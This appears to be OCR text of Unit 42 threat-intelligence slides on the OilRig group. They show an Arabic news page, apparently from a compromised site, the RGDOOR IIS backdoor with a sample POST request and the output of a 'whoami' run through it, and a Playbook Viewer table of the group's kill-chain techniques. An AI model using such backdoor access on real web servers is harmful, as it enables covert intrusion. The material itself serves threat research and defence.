
عقد أصحاب السمو والمعالي وزراء الشؤون البلدية بدول مجلس التعاون لدول الخليج العربية ظهر أمس اجتماعهم السادس عشر بفندق الفورسيزونز بالرياض برئاسة صاحب السمو الملكي الأمير الدكتور منصور بن متعب بن عبدالعزيز وزير الشؤون البلدية والقروية الذي رحب في بداية الاجتماع بأصحاب السمو والمعالي مشيرا إلى أن هذا الاجتماع يأتي في إطار الأهداف التي قام عليها مجلس التعاون تحقيقاً للترابط والتكامل بين دول المجلس في ظل ما يسودها من علاقات أخوية وسمات مشتركة ووحدة في الهدف والمصير المشترك، مستعرضاً ما يحظى به القطاع البلدي من دعم واهتمام من أصحاب الجلالة والسمو قادة دول المجلس إدراكاً منهم لأهمية هذا القطاع وأثره البالغ فيما تشهده دول المجلس من تطور ونماء ونهضة في شتى المجالات.

كما اتخذ الوزراء عددا من القرارات والتوصيات ومنها:


- إقرار الإطار العام للدليل الاسترشادي لإدارة النفايات البلدية الصلبة في دول المجلس
- إقرار الدليل الاسترشادي لمعايير تطوير المرافق الخدمية على الطرق السريعة

unit42

POST /NEWSPAGES/NEWS1.ASPX



unit42



unit42


RGDOOR

Fully functional IIS module backdoor


Stealthier and harder to detect than webshell

Discovered on multiple legitimate web servers

unit42



unit42



CMD$WHOAMI


IIS APPPOOL\\
DEFAULTAPPPOOL
\N\X00

unit42


32,1,9,585,232

Bitcoin Addresses / Systems

unit42




STIX™



unit42

unit42

Published Playbooks



Techniques Used

unit42

PLAYBOOK VIEWER

PLAYBOOKS

OILRIG

OilRig is a threat group operating primarily in the Middle East by targeting organizations in this region that are in a variety of different industries; however, this group has occasionally targeted organizations outside of the Middle East as well. It also appears OilRig carries out supply chain attacks, where the threat group leverages the trust relationship between organizations to attack their primary targets.

OilRig is an active and organized threat group, which is evident based on their systematic targeting of specific organizations that appear to be carefully chosen for strategic purposes. Attacks attributed to this group primarily rely on social engineering to exploit the human rather than software vulnerabilities; however, on occasion this group has used recently patched vulnerabilities in the delivery phase of their attacks. The lack of software vulnerability exploitation does not necessarily suggest a lack of sophistication, as OilRig has shown maturity in other aspects of their operations. Such maturities involve:

-Organized evasion testing used the during development of their tools.

July 2017 to August 2017

May 2016 to August 2017

May 2016 to September 2017

January 2018 to January 2018


View Multiple Campaigns

Intrusion Set: OilRig | Campaigns: 4 | Indicators: 134 | Attack Patterns: 23

RECON	DELIVERY	EXPLOIT	INSTALL	COMMAND	OBJECTIVE
	Spear phishing messages with malicious attachments	Authorized user performs requested cyber action	Scheduled Task	Custom Command and Control Protocol	Permission Groups Discovery
				Standard Application Layer Protocol	Process Discovery
				Fallback Channels	Automated Collection

unit42

View Specific Indicators for Technique



https://pan-unit42.github.io/playbook_viewer/

unit42

How should people use this?

Simulations/Ranges

Defense Evaluations

Application Framework